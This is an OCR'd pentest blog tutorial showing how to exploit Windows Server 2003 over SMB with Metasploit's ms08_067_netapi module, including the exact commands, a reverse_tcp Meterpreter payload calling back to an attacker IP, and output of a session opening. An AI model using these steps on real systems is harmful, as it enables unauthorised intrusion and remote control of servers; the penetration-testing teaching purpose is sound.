
# Windows 2003 Server Exploitation

pentestlab.blog/category/exploitation-techniques/page/14

March 29, 2012

As a professional penetration tester you will have to deal with various systems including Windows and Linux.Microsoft Servers have a large share in the market so probably most of your clients will have some versions of Windows Servers (2003 or 2008) that you will need to assess.In this article we will focus on exploitation a Windows 2003 server through the Microsoft directory services.

We have performed a port scan with Nmap and we have discovered that **microsoft-ds** service is open on port **445**.The use of this service is for file sharing activities in Windows environments.




Microsoft-ds Service is Open

Our next step will be to open the metasploit framework in order to find the appropriate exploit that it will give us access to the remote server.We already know that the port 445 is for the SMB service.So our search will be on the SMB exploits like the netapi.

Specifically the exploit that we are going to use is the **ms08_067_netapi** which exploits a parsing flaw in the path canonicalization code of NetAPI32.dll.

```
msf > search netapi

Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   exploit/windows/smb/ms03_049_netapi  2003-11-11       good    Microsoft Workstatio
n Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi  2006-08-08       good    Microsoft Server Ser
vice NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc  2006-11-14       manual  Microsoft Workstatio
n Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi  2008-10-28       great   Microsoft Server Ser
vice Relative Path Stack Corruption
```

Search for the netapi Exploit

So we are configuring the exploit with the appropriate IP addresses and we will use as a payload the meterpreter service.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set RHOST 192.168.1.69
RHOST => 192.168.1.69
msf  exploit(ms08_067_netapi) > set LHOST 192.168.1.66
LHOST => 192.168.1.66
msf  exploit(ms08_067_netapi) > exploit
```

Netapi Exploit Configuration


Now it is time to run the exploit against the target machine and as we can see from the image below it successfully opened a meterpreter session.

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.1.66:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] We could not detect the language pack, defaulting to English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.69
[*] Meterpreter session 1 opened (192.168.1.66:4444 -> 192.168.1.69:1029) at 2012-03-
29 13:44:48 +0100
```

Exploitation with the Netapi

We can use the ***sysinfo*** command of the meterpreter in order to discover our first information about the Windows 2003 Server.




Information about the remote system

### Conclusion

The **microsoft-ds** is a very common service in Windows machines.Most of the servers will have this service enabled so it will be very easy to exploit them except if they are using a firewall that filters the port 445.Remember that if you are going to use this exploit against a Windows 2003 Server it will work only in the following versions: Windows 2003 SP0,Windows 2003 SP1 and Windows 2003 SP2.